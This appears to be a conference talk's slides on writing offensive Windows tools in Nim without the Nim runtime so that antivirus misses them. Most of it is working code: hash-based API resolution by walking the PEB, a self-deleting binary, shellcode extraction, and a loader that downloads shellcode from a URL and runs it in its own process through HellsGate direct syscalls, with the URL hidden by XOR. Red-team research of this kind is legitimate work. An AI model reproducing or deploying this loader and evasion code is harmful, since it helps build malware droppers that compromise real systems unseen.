





Writing Nimless Nim

Writing Offensive Tools Using Nim Without the Nim Runtime



Tyler Randolph (m4ul3r)

0x00 - whoami

- Vulnerability Researcher / Hackerman @ Kudu Dynamics
- Member of US Cyber Games (S1 athlete, S2-3 tech mentor)



- Average CTF enjoyer
- Average Maldev enjoyer
- Average Cat enjoyer



0x01 - nim runtime

What is Nim?

- Efficient, expressive, elegant
- Nim is a statically typed compiled systems programming language. It combines successful concepts from mature languages like Python, Ada and Modula.
- Description from nim-lang.org

What is the Nim Runtime?

- Safety Checks, Memory Allocation, Garbage Collection, etc.

Why remove it?

- Nim runtime is flagged by a lot of AVs
- Write Nim programs kilobytes in size (~3-6 kb; stage 0 payloads/loaders)
- Write PIC shellcode
- Torqued Maldev



0x02 - basic nim program

```
src > 🐾 hello_world.nim > ...
1  import std/[strformat]
2
3  proc main() =
4      echo &"Hello bsideskc {4}/{20}"
5
6  when isMainModule:
7      main()
8
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
PS C:\Users\user\Desktop\writing_nimless_nim\src> nim c -r -d:release .\hello_world.nim
Hint: used config file 'C:\Users\user\.choosenim\toolchains\nim-2.0.2\config\nim.cfg' [Conf]
Hint: used config file 'C:\Users\user\.choosenim\toolchains\nim-2.0.2\config\config.nims' [Conf]
Hint: mm: orc; threads: on; opt: speed; options: -d:release
10086 lines; 0.047s; 10.461MiB peakmem; proj: C:\Users\user\Desktop\writing_nimless_nim\src\hello
Hint: C:\Users\user\Desktop\writing_nimless_nim\src\hello_world.exe [Exec]
Hello bsideskc 4/20
```

Note: Default compiles with threads on and orc memory management (results in more IAT imports)

0x02 - basic nim program



```
140021cd0  uint64_t main(int32_t arg1, int64_t arg2, int64_t arg3)
140021cdf      __main()
140021ce4      cmdLine = arg2
140021ceb      cmdCount = arg1
140021cf1      _.bss = arg3
140021cf8      PreMain()
140021cf9      NimMainModule()
140021cfD      return zx.q(nim_program_result)
```

main is called from _tmainCRTStartup.

```
14000ea80  int64_t PreMain()
14000ea84      atmdotdotatsdotdotatsdot...tslibatsstdatasynciodotnim_DatInit000()
14000ea89      atmdotdotatsdotdotatsdot...dot0dot2atslibatssystemdotnim_Init000()
14000ea8e      atmdotdotatsdotdotatsdot...tslibatsstdatesxitprocsdotnim_Init000()
14000ea98      return atmdotdotatsdotdotatsdot...t2atslibatsstdatasynciodotnim_Init000() __tailcall
```

PreMain does initialization

```
140004150  int64_t syncio.nim_DatInit000()
140004163      int128_t var_18 = TM_xNF6mvRQ4Pd1hTNM9cEHXwQ_5
14000416b      HMODULE rax = nimLoadLibrary(&var_18)
140004170      TM_xNF6mvRQ4Pd1hTNM9cEHXwQ_2 = rax
14000417d      if (rax == 0)
14000417f          var_18 = TM_xNF6mvRQ4Pd1hTNM9cEHXwQ_7
140004180          nimLoadLibraryError(&var_18)
140004180          noreturn
140004186      int64_t rax_1 = nimGetProcAddr(rax, "GetConsoleOutputCP")
14000418b      HMODULE TM_xNF6mvRQ4Pd1hTNM9cEHXwQ_2_1 = TM_xNF6mvRQ4Pd1hTNM9cEHXwQ_2
140004199      D1_536871584_ = rax_1
1400041a0      int64_t rax_2 = nimGetProcAddr(TM_xNF6mvRQ4Pd1hTNM9cEHXwQ_2_1, "GetConsoleCP")
1400041a1      HMODULE TM_xNF6mvRQ4Pd1hTNM9cEHXwQ_2_2 = TM_xNF6mvRQ4Pd1hTNM9cEHXwQ_2
1400041b3      D1_536871585_ = rax_2
1400041ba      int64_t rax_3 = nimGetProcAddr(TM_xNF6mvRQ4Pd1hTNM9cEHXwQ_2_2, "SetConsoleOutputCP")
1400041bf      HMODULE TM_xNF6mvRQ4Pd1hTNM9cEHXwQ_2_3 = TM_xNF6mvRQ4Pd1hTNM9cEHXwQ_2
1400041cd      D1_536871588_ = rax_3
1400041d4      int64_t rax_4 = nimGetProcAddr(TM_xNF6mvRQ4Pd1hTNM9cEHXwQ_2_3, "SetConsoleCP")
1400041d9      D1_536871582_ = rax_4
1400041e6      return rax_4
```

```
140004300  int64_t nimLoadLibrary(int64_t* arg1)
```

```
140004300      void* const rdx = &data_1400232d8
140004313      if (*arg1 != 0)
140004313          rdx = arg1[1] + 8
14000431a      return LoadLibraryA(lpLibFileName: rdx) __tailcall
```

```
140004430  int64_t nimGetProcAddr(HMODULE arg1, PSTR arg2)
```

```
140004466      return GetProcAddress(hModule: arg1, lpProcName: arg2)
```

slightly modified for simplicity

0x02 - basic nim program



We always see `GetModuleHandleA` and `GetProcAddress` in a Nim program with runtime. Nim resolves modules and proc addresses at runtime.

Disasm: .text	General	DOS Hdr	File Hdr	Optional Hdr	Section Hdrs	Imports	Exception	BaseReloc.	TLS
+	+	+							
Offset	Name	Func. Count	Bound?		OriginalFirstThunk	TimeDateStamp	Forwarder	NameRVA	FirstThunk
27400	KERNEL32.dll	56	FALSE		2C03C	0	0	2CEC8	2C3AC
27414	msvcrt.dll	52	FALSE		2C204	0	0	2CFA8	2C574
KERNEL32.dll [56 entries]									
Call via	Name	Ordinal		Original Thunk	Thunk	Forwarder	Hint		
2C3AC	AddVectoredExceptionHandler	-		2C71C	2C71C	-	14		
2C3B4	CloseHandle	-		2C73A	2C73A	-	8D		
2C3BC	CreateEventA	-		2C748	2C748	-	C5		
2C3C4	CreateSemaphoreA	-		2C758	2C758	-	F3		
2C3CC	DeleteCriticalSection	-		2C76C	2C76C	-	11B		
2C3D4	DuplicateHandle	-		2C784	2C784	-	139		
2C3DC	EnterCriticalSection	-		2C796	2C796	-	13F		
2C3E4	FreeLibrary	-		2C7AE	2C7AE	-	1BB		
2C3EC	GetCurrentProcess	-		2C7BC	2C7BC	-	228		
2C3F4	GetCurrentProcessId	-		2C7D0	2C7D0	-	229		
2C3FC	GetCurrentThread	-		2C7E6	2C7E6	-	22C		
2C404	GetCurrentThreadId	-		2C7FA	2C7FA	-	22D		
2C40C	GetHandleInformation	-		2C810	2C810	-	273		
2C414	GetLastError	-		2C828	2C828	-	276		
2C41C	GetModuleHandleA	-		2C838	2C838	-	28B		
2C424	GetProcAddress	-		2C84C	2C84C	-	2C6		



0x02 - basic nim program

```
140021cd0  uint64_t main(int32_t arg1, int64_t arg2, int64_t arg3)
140021cdf  --main()
140021ce4  cmdLine = arg2
140021ceb  cmdCount = arg1
140021cf1  _bss = arg3
140021cf8  PreMain()
140021cf9  NimMainModule()
140021cfd  return zx.q(nim_program_result)
```

```
14000eb40  int64_t NimMainModule()
14000eb44  int512_t zmm0
14000eb44  main_hello95world_u2(zmm0)
14000eb58  if (*__emutls_get_address(obj: &__emutls_v.nimInErrorHandler__system_u4315) == 0)
14000eb6a  int128_t gFuns__stdZexitprocs_u15_1 = gFuns__stdZexitprocs_u15.o
14000eb6f  egdestroy__stdZexitprocs_u301(&gFuns__stdZexitprocs_u15_1)
14000eb79  return nimTestErrorFlag() __tailcall
```

main is called from `_tmainCRTStartup`.

```
14000e8a0  char* main_hello95world_u2(int512_t arg1 @ zmm0)
14000e8cd  int64_t var_38 = 0
14000e8d4  int64_t* var_30 = nullptr
14000e8e2  int128_t TM__lVCIpAWDIQ9av1Zelb1PQBg_10_1
14000e8e2  rawNewString(&TM__lVCIpAWDIQ9av1Zelb1PQBg_10_1, 0x2b, arg1)
14000e8e7  int512_t zmm0
14000e8e7  var_38.o = TM__lVCIpAWDIQ9av1Zelb1PQBg_10_1
14000e8f5  zmm0.o = TM__lVCIpAWDIQ9av1Zelb1PQBg_10_1
14000e8fa  prepareAdd(&var_38, 0xf, zmm0)
14000e8ff  int64_t rax = var_38
14000e999  *(var_38 + rax + 8) = 0x7362206f6cc6c6548
14000e99e  *(var_38 + rax + 0x10) = 0x20636b73656469
14000e913  int64_t rax_1 = var_38
14000e91c  if (add_overflow(rax_1, 0xf))
14000e91c  raiseOverflow()
14000e91c  else
14000e91c  var_38 = rax_1 + 0xf
14000e91c  TM__lVCIpAWDIQ9av1Zelb1PQBg_10_1 = TM__lVCIpAWDIQ9av1Zelb1PQBg_10_1
14000e922  formatValue__hello95world_u16(&var_38, 4, &TM__lVCIpAWDIQ9av1Zelb1PQBg_10_1)
14000e93f  char* rax_3
14000e94b  int512_t zmm0_1
14000e94b  rax_3, zmm0_1 = __emutls_get_address(obj: &__emutls_v.nimInErrorHandler__system_u4315)
14000e94b  char* rbc = rax_3
14000e953  int64_t var_48
14000e956  int64_t* rcx_6
14000e956  int64_t* r13
14000e956  if (rax_3 == 0)
14000e956  prepareAdd(&var_38, 1, zmm0_1)
14000e956  *(var_38 + var_38 + 8) = 0x2f
14000e95d  int64_t rax_5 = var_38
14000e95d  if (add_overflow(rax_5, 1))
14000e95d  raiseOverflow()
14000e95d  else
14000e95d  var_38 = rax_5 + 1
14000e95d  TM__lVCIpAWDIQ9av1Zelb1PQBg_10_1 = TM__lVCIpAWDIQ9av1Zelb1PQBg_10_1
14000e95d  rax_3, zmm0_1 = formatValue__hello95world_u16(&var_38, 0x14, &TM__lVCIpAWDIQ9av1Zelb1PQBg_10_1)
14000e9b1  if (rxbx == 0)
14000e9b6  int64_t rsi_1 = var_38
14000e9bb  r13 = var_38
14000e9c0  rwasMoved__stdAssertions_u27(&var_38)
14000e9c5  rcx_6 = var_38
14000e9ca  var_48 = rsi_1
14000e9cf  int64_t* rcx_40_1 = r13
14000e9dd  if (rcx_6 != 0 && (*(&rcx_6 + 7) & 0x40) == 0)
14000e9dd  goto label_14000ea23
```

main_hello95world_u2 has:

- Overflow checks
- Pseudo vPointer table
- Assertions
- Allocs/Deallocs
- etc.

0x03 - basic nim program (without runtime)



Removing Nim runtime results in writing the program more “C-like”:

- Manual memory and thread management
- Limit types

Limitations:

- Drastically different way of writing in Nim

Informations:

- Nim Compiler: *Nim Compiler Version 2.0.2*
- MingW Compiler: *gcc.exe (MinGW-W64 x86_64-posix-seh, built by Brecht Sanders) 11.1.0*
- (This should work with other Nim and gcc versions, might need slight modification to code/nim.cfg)

0x03 - basic nim program (without runtime)

We use a [nim.cfg](#) that is modified config from [Bitmancer repo](#) to facilitate stripping away the Nim and C runtime.

src > no_runtime_basic > 🎨 hello_world.nim > ...

```
1 import winim -
2
3 template PRINTA(args: varargs[untyped]) = —
4     var buf = cast[LPSTR](LocalAlloc(LPTR, 1024))
5     if cast[uint](buf) != 0:
6         var length = wsprintfA(buf, args)
7         WriteConsoleA(GetStdHandle(STD_OUTPUT_HANDLE), buf, length, NULL, NULL)
8         LocalFree(cast[HLOCAL](buf))
9
10 proc main() =
11     PRINTA("hello bsideskc %i/%i", 4, 20)
12
13 when isMainModule:
14     main()
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
PS C:\Users\user\Desktop\writing_nimless_nim\src\no_runtime_basic> nim c -r .\hello_world.nim
Hint: used config file 'C:\Users\user\.choosenim\toolchains\nim-2.0.2\config\nim.cfg' [Conf]
Hint: used config file 'C:\Users\user\.choosenim\toolchains\nim-2.0.2\config\config.nims' [Conf]
Hint: used config file 'C:\Users\user\Desktop\writing_nimless_nim\src\no_runtime_basic\nim.cfg' [Conf]
```

CC: hello_world.nim

Hint: [Link]

Hint: mm: none; opt: size; options: -d:danger

160180 lines; 2.819s; 321.582MiB peakmem; proj: C:\Users\user\Desktop\writing_nimless_nim\src\no_runtime_

hello_world.exe [SuccessX]

Hint: C:\Users\user\

Use *winim* for typing, heavy lifting of dynamic linking

Roll our own *printf*

From the config, we are dynamically linking *Kernel32.dll* and *user32.dll*.

```
21 ## Link Libraries
22 --dynlibOverride:kernel32
23 --passL:"C:\\Windows\\\\System32\\\\kernel32.dll"
24 --dynlibOverride:user32
25 --passL:"C:\\Windows\\\\System32\\\\user32.dll"
```



0x03 - basic nim program (without runtime)

140001030 HLOCAL _start()

140001030 e90b000000

jmp

main__hello95world_u6

140001040 HLOCAL main__hello95world_u6()

```
140001048 4154          push   r12 {__saved_r12}
140001042 ba00040000    mov    edx, 0x400
140001047 b940000000    mov    ecx, 0x40
14000104c 4883ec40     sub    rsp, 0x40
140001058 e8fffffff    call   LocalAlloc
140001055 4885c0        test   rax, rax
140001058 745e          je    0x1400010b8
```

```
14000105a 488d0dbf0f0000    lea    rcx, [rel TM__1VCipAWDIQ9av1Zelb1PQBg_2] —
140001061 4989c4          mov    r12, rax
140001064 0857000000       callq  win32ConverterStringToP_ko2zwinim45510570487winim7winptr_u793
```

```
140001075 4c89e1      mov    rcx, r12  
140001078 4889c2      mov    rdx, rax  
14000107b e880ffffff  call   wsprintfA  
140001080 b9f5ffffff  mov    ecx, 0xffffffff5  
140001085 8944243c    mov    dword [rsp+0x3c {var_c}], eax
```

```
140001089 e8ffffff call GetStdHandle  
14000108e 44b844243c mov r8d, dword [rsp+0x3c {var_c}]  
140001093 4c89e2 mov rdx, r12  
140001096 4531c9 xor r9d, r9d, 0x0  
140001099 48c7442420000000 mov qword [rsp+0x28] {var_28}, 0x0
```

```
14000010a2 4889c1    mov    rcx, rax
14000010a5 e876ffff    call   WriteConsoleA
```

```
1400010aa 4883c440      add    rsp, 0x40
1400010ae 4c89e1      mov    rcx, r12
1400010b1 415c          pop    r12 {__saved_r12}
1400010b3 e960fffffff jmp    LocalFree
```

```
1400010b8 4883c440      add    rsp, 0x40  
1400010bc 415c          pop    r12, {__saved_r12}  
1400010be c3             retn   { return_addr }
```

140001010 HLOCAL LocalAlloc(enum LOCAL_ALLOC_FLAGS uFlags, uint64_t uBytes)

140001010 ff25de200000 jmp qword [rel LocalAlloc]

References a Nim string

Does not exit cleanly: Required to call *ExitProcess*

0x03 - basic nim program (without runtime)

What do we get?

Directory of C:\Users\user\Desktop\writing_nimless_nim\src\no_runtime_basic

04/14/2024 09:44 PM

3,072 hello_world.exe

3kb binary (if compiled with strip)

Imports									
Offset	Name	Func. Count	Bound?	OriginalFirstThunk	TimeDateStamp	Forwarder	NameRVA	FirstThunk	
800	USER32.dll	1	FALSE	303C	0	0	3224	30B4	
814	KERNEL32.dll	12	FALSE	304C	0	0	3260	30C4	
KERNEL32.dll [12 entries]									
Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint			
30C4	EnterCriticalSection...	-	3138	3138	-	138			
30CC	GetConsoleCP	-	3150	3150	-	1F3			
30D4	GetConsoleOut...	-	3160	3160	-	209			
30DC	GetStdHandle	-	3178	3178	-	2DC			
30E4	InitializeCriticalSection...	-	3188	3188	-	36A			
30EC	LeaveCriticalSection...	-	31A4	31A4	-	3C4			
30F4	LocalAlloc	-	31BC	31BC	-	3D1			
30FC	LocalFree	-	31CC	31CC	-	3D6			
3104	SetConsoleCP	-	31D8	31D8	-	4F9			
310C	SetConsoleOut...	-	31E8	31E8	-	50F			
3114	VirtualAlloc	-	3200	3200	-	5DA			
311C	WriteConsoleA	-	3210	3210	-	61B			
USER32.dll [1 entry]									
Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint			
30B4	wsprintfA	-	312C	312C	-	3E9			

Fewer imports from KERNEL32.dll (56 -> 12).



0x04 - self-deleting program

What if we don't want any imports (IAT)? -> Custom GetModuleHandle & GetProcAddress

First let's cover some basic utilities...

self_delete

utils

gmh.nim

GetModuleHandle Replacement

goto.nim

Goto functionality

gpa.nim

GetProcAddress Replacement

hash.nim

Hashing Functions

stackstr.nim

Stack string allocations

stdio.nim

Output (Debug use)

main.nim

nim.cfg

self_delete.nim

gmh and gpa by hash - meant
to support any arbitrary
hashing algo

Nim string / cstring
declarations end up in
.data section



0x04 - self-deleting program

Custom GetModuleHandle

```
src > self_delete > utils > gmh.nim > ...
12  proc getModuleHandleH*(hash: uint32): HMODULE =
13  var
14      pPeb: PPEB
15  asm """
16      mov rax, qword ptr gs:[0x60]
17      :="=r"(^pPeb^)
18  """
19  let
20      pLdr: PPEB_LDR_DATA = pPeb.Ldr
21      pListHead: LIST_ENTRY = pPeb.Ldr.InMemoryOrderModuleList
22  var
23      pDte: PLDR_DATA_TABLE_ENTRY = cast[PLDR_DATA_TABLE_ENTRY](pLdr.InMemoryOrderModuleList.Flink)
24      pListNode: PLIST_ENTRY = pListHead.Flink
25  doWhile cast[int](pListNode) != cast[int](pListHead):
26      if pDte.FullDllName.Length != 0:
27          if hash == hashStrW(pDte.FullDllName.Buffer):
28              return cast[HMODULE](pDte.Reserved2[0])
29      pDte = cast[PLDR_DATA_TABLE_ENTRY](pListNode.Flink)
30      pListNode = cast[PLIST_ENTRY](pListNode.Flink)
31  return cast[HMODULE](0)
```



0x04 - self-deleting program

Custom GetModuleHandle - How to use.

Note: *static* happens at compile time.

```
var hKernel32 = getModuleHandleH(static(hashStrA("KERNEL32.DLL".cstring))) ────────── Allocated in .data (when in global scope)

proc doSomething() =
    var hKernel32 = getModuleHandleH(static(hashStrA("KERNEL32.DLL".cstring))) ────────── Allocated on stack (when in functional scope)
    echo cast[int](hKernel32)
```

Using the wrapper.

```
src > self_delete > utils > gmh.nim > ...
9  template gmh*(s: string): HANDLE =
10 |   getModuleHandleH(static(hashStrA(s.cstring)))
11
```



```
var hKernel32 = gmh("KERNEL32.DLL")
```



0x04 - self-deleting program

Custom GetProcAddress

```
src > self_delete > utils > gpa.nim
```

```
7 proc getProcAddressHash*(hModule: HMODULE, apiNameHash: uint32): FARPROC {.inline, noSideEffect.} =
8     var
9         pBase = hModule
10        pImgDosHdr = cast[PIMAGE_DOS_HEADER](pBase)
11        pImgNtHdr = cast[PIMAGE_NT_HEADERS](cast[int](pBase) + pImgDosHdr.e_lfanew)
12        if (pImgDosHdr.e_magic != IMAGE_DOS_SIGNATURE) or (pImgNtHdr.Signature != IMAGE_NT_SIGNATURE):
13            return cast[FARPROC](0)
14        var
15            imgOptHdr = cast[IMAGE_OPTIONAL_HEADER](pImgNtHdr.OptionalHeader)
16            pImgExportDir = cast[PIMAGE_EXPORT_DIRECTORY](cast[int](pBase) + imgOptHdr.DataDirectory[0].VirtualAddress)
17            funcNameArray = cast[ptr UncheckedArray[DWORD]](cast[int](pBase) + pImgExportDir.AddressOfNames)
18            funcAddressArray = cast[ptr UncheckedArray[DWORD]](cast[int](pBase) + pImgExportDir.AddressOfFunctions)
19            funcOrdinalArray = cast[ptr UncheckedArray[WORD]](cast[int](pBase) + pImgExportDir.AddressOfNameOrdinals)
20
21        for i in 0 ..< pImgExportDir.NumberOfFunctions:
22            var pFunctionName = cast[cstring](cast[PCHAR](cast[int](pBase) + funcNameArray[i]))
23            if apiNameHash == hashStrA(pFunctionName):
24                return cast[FARPROC](cast[int](pBase) + funcAddressArray[funcOrdinalArray[i]])
25        return cast[FARPROC](0)
```



0x04 - self-deleting program

Custom GetProcAddress - How to use.

```
type
LocalAlloc = proc(uFlags: UINT, uBytes: SIZE_T): HLOCAL {.stdcall.} — Type define function

var
hKernel32 = gmh("KERNEL32.DLL")
pLocalAlloc = cast[LocalAlloc](getProcAddressHash(hKernel32, static(hashStrA("LocalAlloc".cstring)))) — Resolve proc address

var p = pLocalAlloc(LPTR, 0x100) — Use function
```

Using the wrapper.

```
src > self_delete > utils > 🐍 gpa.nim > ...
4  template gpa*[T](h: HANDLE, p: string, t: T): T =
5    | cast[typeof(t)](getProcAddressHash(h, static(hashStrA(p.cstring))))
```

```
var pLocalAlloc = gpa(hKernel32, "LocalAlloc", LocalAlloc)
```

Winim is doing heavy lifting for us on typecasting; if not in winim, operator has to define.



0x04 - self-deleting program

```
64 --l:"-Wl,-e start"
```

Redefine entry point for stack adjustment (in nim.cfg).

```
12 proc start() {.asmNoStackframe, codegenDecl: "__attribute__((section(\".text\"))) $# $$#", exportc: "start".} =
13     asm """
14         and rsp, 0xfffffffffffffff0
15         sub rsp, 0x10
16         call Main
17         add rsp, 0x10
18         ret
19     """
```

```
5 proc main(): int {.exportc: "Main".} =
6     var r = deleteSelf()
7     if r == true:
8         return 1
9     else:
10        return 0
```

```
140001400 uint64_t _start()
140001400 4883e4f0 and    rsp, 0xfffffffffffffff0
140001404 4883ec10 sub    rsp, 0x10
140001408 e8f3fbffff call   Main
14000140d 4883c410 add    rsp, 0x10
140001411 c3      retn   {__return_addr}
```

```
src > self_delete > self_delete.nim > ...
5 proc deleteSelf*: bool =
6     var NEW_STREAM {.stackStringW.} = ":BSIDESKC420"
7
8     var
9         hKernel32          = gmh("KERNEL32.DLL")
10        pLocalAlloc          = gpa(hKernel32, "LocalAlloc", LocalAlloc)
11        pLocalFree           = gpa(hKernel32, "LocalFree", LocalFree)
```

`deleteSelf()` will utilize custom `gmh` and `gpa` to delete itself from disk.

0x04 - self-deleting program

DOCTORS HATE HIM!

```
74    ## Prevent console from opening  
75    --l:"-Wl,-subsystem,windows"
```

prevent a
console from opening

With this one weird trick!

LEARN THE TRUTH NOW

0x04 - self-deleting program

```
76 ## Strip the executable of all debugging information  
77 --l:"-Wl,-s"
```

Final *nim.cfg* change to strip debug info.

```
PS C:\Users\user\Desktop\writing_nimless_nim\src\self_delete> nim c --verbosity:0 ./main.nim  
PS C:\Users\user\Desktop\writing_nimless_nim\src\self_delete> dir main.exe
```

Directory: C:\Users\user\Desktop\writing_nimless_nim\src\self_delete

Mode	LastWriteTime	Length	Name
-a---	4/8/2024 8:26 PM	3072	main.exe

We have a useless *.data* section?



```
140001400 .....  
.text section ended {0x140001000-0x140001440}
```

```
.idata section started {0x140002000-0x140002014}  
140002000 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....  
140002010 00 00 00 00 .....  
.idata section ended {0x140002000-0x140002014}
```

src > self_delete > \equiv nim.cfg

```
79 ## Custom Linker script  
80 --l:"-T./script.ld"  
81
```

```
src > self_delete >  $\equiv$  script.ld  
1 SECTIONS  
2 {  
3     . = 0x140001000;  
4     .text : { *(.text) }  
5     .data : { *(.data) }  
6 }
```



Mode	LastWriteTime	Length	Name
-a---	4/8/2024 8:51 PM	2048	main.exe

0x04 - self-deleting program

Name	Address	Section	Kind
_start	0x140001000	.text	Function
sub_1400...	0x140001020	.text	Function
sub_1400...	0x140001040	.text	Function
sub_1400...	0x1400012a0	.text	Function
sub_1400...	0x140001310	.text	Function
sub_1400...	0x1400013f0	.text	Function
sub_1400...	0x140001410	.text	Function
--builtini...	0x140001420	synthetic..	Data
--builtini...	0x140001428	synthetic..	Data
--builtini...	0x140001430	synthetic..	Data
--builtini...	0x140001438	synthetic..	Data
--builtini...	0x140001440	synthetic..	Data

We have forced `_start` to be at the beginning of the `.text` section, which allows us for easy extraction for position independent shellcode.



Console Python

```
>>> br = BinaryReader(bv)
... data = br.read(bv.sections['.text'].length,bv.sections['.text'].start)
... path = r"C:\Users\user\Desktop\sd.sc"
... with open(path, "wb") as f:
...     f.write(data)
...
1056
```



Using God's preferred method of extraction.

0x05 - gpa addendum

Q: Oh cool, *GetProcAddress* Replacement, but *HeapAlloc* doesn't work?

A: Forwarded Functions

src > heapalloc_ff > utils > gpa.nim > ...

```
18
19  for i in 0 ..< pImgExportDir.NumberOfFunctions:
20
21      var
22          pFunctionName = cast[cstring](cast[PCHAR](cast[int](pBase) + funcNameArray[i]))
23          pFunctionAddress = cast[int](pBase) + funcAddressArray[funcOrdinalArray[i]]
24
25          if apiNameHash == hashStrA(pFunctionName):
26              # Check if Forwarded function
27              if (cast[int](pFunctionAddress) >= cast[int](pImgExportDir)) and (cast[int](pFunctionAddress) < cast[int](pImgExportDir) + dwImgExportTableSize):
28                  var
29                      forwarderName: array[MAX_PATH, char]
30                      dotOffset: int
31                      lenForwarderName = strlenA(pFunctionAddress)
32
33                      # save the forwarder string into our ForwarderName Buffer
34                      copyMem(forwarderName[0].addr, cast[pointer](pFunctionAddress), lenForwarderName)
35
36                      for i in 0 ..< lenForwarderName:
37                          if cast[ptr byte](cast[int](forwarderName[0].addr) + i)[] == '.'.byte:
38                              dotOffset = i
39                              cast[ptr byte](cast[int](forwarderName[0].addr) + i)[] = '\0'.byte
40                              break
41
42                      var
43                          functionModule = cast[PCHAR](cast[int](forwarderName[0].addr))
44                          functionName = cast[PCHAR](cast[int](forwarderName[0].addr) + dotOffset + 1)
45                          pLoadLibraryA = cast[typeof(LoadLibraryA)](getProcAddressHash(gmh("KERNEL32.DLL"), static(hashStrA("LoadLibraryA".cstring))))
46
47                          return cast[FARPROC](getProcAddressHash(pLoadLibraryA(functionModule), hashStrA(cast[cstring](functionName))))
48
49                      # Not forwarded function
50                  else:
51                      return cast[FARPROC](pFunctionAddress)
```

```
src > heapalloc_ff > utils > str.nim > ...
1  proc strlenA*(s: int): int =
2      var sPtr = cast[ptr byte](s)
3      while sPtr[] != 0.byte:
4          sPtr = cast[ptr byte](cast[int](sPtr) + 1)
5          result.inc
```



0x06 - self-injecting loader with direct syscalls

```
src > self_injecting_loader > main.nim > ...
6  proc main() {.exportc: "Main".} =
7    var
8      url {.stackStringA.} = "http://127.0.0.1:8000/sd.sc"
9      pBuffer: pointer
10     sSize: int
11     let r = getPayloadFromUrlA(cast[cstring](url[0].addr), pBuffer, sSize)
12     if r == true:
13       localShellcodeInjection(pBuffer, sSize)
```

```
src > self_injecting_loader > utils > enc.nim > ...
1  proc xorStackString*[I,J](buf: var array[I, byte], key: array[J, byte]) {.inline.}=
2    for i in 0 ..< (buf.len-1):
3      buf[i] = key[i mod (key.len-1)] xor buf[i]
```

Sometimes we have a *stackStringA* that we want to hide.

Simple rolling xor with python.

```
In [1]: s = b"http://127.0.0.1:8000/sd.sc"
In [2]: k = b"BSIDESKC420"
In [3]: bytes([v^k[i%len(k)] for i,v in enumerate(s)])
Out[3]: b'*'=4\x7f|dr\x06\x05\x1er}yjtiss\x04\x02\x1f17g7&"
```

```
src > self_injecting_loader > main.nim > ...
6  proc main() {.exportc: "Main".} =
7    var
8      url {.stackStringA.} = "*'=4\x7f|dr\x06\x05\x1er}yjtiss\x04\x02\x1f17g7&"
9      key {.stackStringA.} = "BSIDESKC420"
10     pBuffer: pointer
11     sSize: int
12     xorStackString(url, key)
```

Almost APT level encryption, just use imagination. (aka, floss finds this).
(see slides 0x9)



0x06 - self-injecting loader with direct syscalls



```
src > self_injection_loader > main.nim > ...
5  proc main() {.exportc: "Main".} =
6    var
7      url {.stackStringA.} = "*'=4\x7f|dr\x06\x05\x1er}yjtiss\x04\x02\x1f17g7&" 
8      key {.stackStringA.} = "BSIDESKC420"
9      pBuffer: pointer
10     sSize: int
11     xorStackString(url, key)
12
13     if getPayloadFromUrlA(cast[cstring](url[0].addr), pBuffer, sSize):
14       discard localShellcodeInjection(pBuffer, sSize)
```

getPayloadFromUrlA uses the WinAPI to download a file, it is not very interesting, We've done everything inside of it.

```
src > self_injection_loader > exec_payload.nim > ...
6  proc localShellcodeInjection*(sc: pointer, scLen: int): bool =
7    # initialize table
8    var t: VX_TABLE
9    if not initHG(t):
10      return false
11
12  > var ...
13
14  # allocate memory for the shellcode
15  HellsGate(t.NtAllocateVirtualMemory.wSystemCall)
16  status = HellsDescent(cast[HANDLE](-1), &lAddress, 0, &szSc, MEM_COMMIT or MEM_RESERVE, PAGE_READWRITE)
17  if status != 0:
18    return false
```

localShellcodeInjection uses direct syscalls with HellsGate.

```
6  type
7    VX_TABLE_ENTRY* = object
8      pAddress*: PVOID
9      dwHash*: uint32
10     wSystemCall*: WORD
11
12     PVX_TABLE_ENTRY* = ptr VX_TABLE_ENTRY
13
14     VX_TABLE* = object
15       NtAllocateVirtualMemory*: VX_TABLE_ENTRY
16       NtProtectVirtualMemory*: VX_TABLE_ENTRY
17       NtCreateThreadEx*: VX_TABLE_ENTRY
18       NtWaitForSingleObject*: VX_TABLE_ENTRY
19
20     PVX_TABLE* = ptr VX_TABLE
```

Typical shellcode injection (1. VirtualAlloc, 2. CopyMem, 3. VirtualProtect, 4. CreateThreadEx).

0x06 - self-injecting loader with direct syscalls

```
19 # allocate memory for the shellcode
20 HellsGate(t.NtAllocateVirtualMemory.wSystemCall)
21 status = HellsDescent(cast[HANDLE](-1), &lpAddress, 0, &szSc, MEM_COMMIT or MEM_RESERVE, PAGE_READWRITE)
22 if status != 0:
23     return false
```

```
src > self_injection_loader > utils > hellsgate > stubs.nim > ...
1 from winim import NTSTATUS, WORD
2
3 var wSystemCall*: WORD __— global variable = .data sect
4
5 proc HellsGate*(wSys: WORD) =
6     wSystemCall = wSys
7
8 proc HellsDescent*(arg1: auto): NTSTATUS { .asmNoStackFrame, varargs. } =
9     asm """
10         mov r10, rcx
11         mov rax, `wSystemCall`
12         syscall
13         ret
14     """
```

varargs pragma to allow us to call multiple syscalls with one proc.

```
00001060 int64_t HellsGate(int16_t arg1)
00001060 66890d990f0000    mov    word [rel wSystemCall], cx
00001067 c3                retn   {__return_addr}
```

Probably doesn't need to be its own proc. Add {.inline.}

```
00001020 int64_t HellsDescent()
00001020 4889542410    mov    qword [rsp+0x10 {arg_10}], rdx
00001025 4c89442418    mov    qword [rsp+0x18 {arg_18}], r8
0000102a 4c894c2420    mov    qword [rsp+0x20 {arg_20}], r9
0000102f 4989ca        mov    r10, rcx
00001032 488b042500200000    mov    rax, qword [wSystemCall]
0000103a 0f05            syscall
0000103c c3                retn   {__return_addr}
```



0x06 - self-injecting loader with direct syscalls

That looked easy; what was the catch?

```
PS C:\Users\user\Desktop\writing_nimless_nim\src\self_injection_loader> .\main.exe
Program 'main.exe' failed to run: The specified executable is not a valid application for this OS platform. At line:1 char:1
+ .\main.exe
+ ~~~~~~.
At line:1 char:1
+ .\main.exe
+ ~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed
```

64 ## Base binary to fit within 64bit
65 --l:"-Wl,--image-base"
66 --l:"-Wl,0x0"

```
PS C:\Users\user\Desktop\writing_nimless_nim\src\self_injection_loader> dir .\main.exe
```

Directory: C:\Users\user\Desktop\writing_nimless_nim\src\self_injection_loader

Mode	LastWriteTime	Length	Name
----	-----	-----	-----
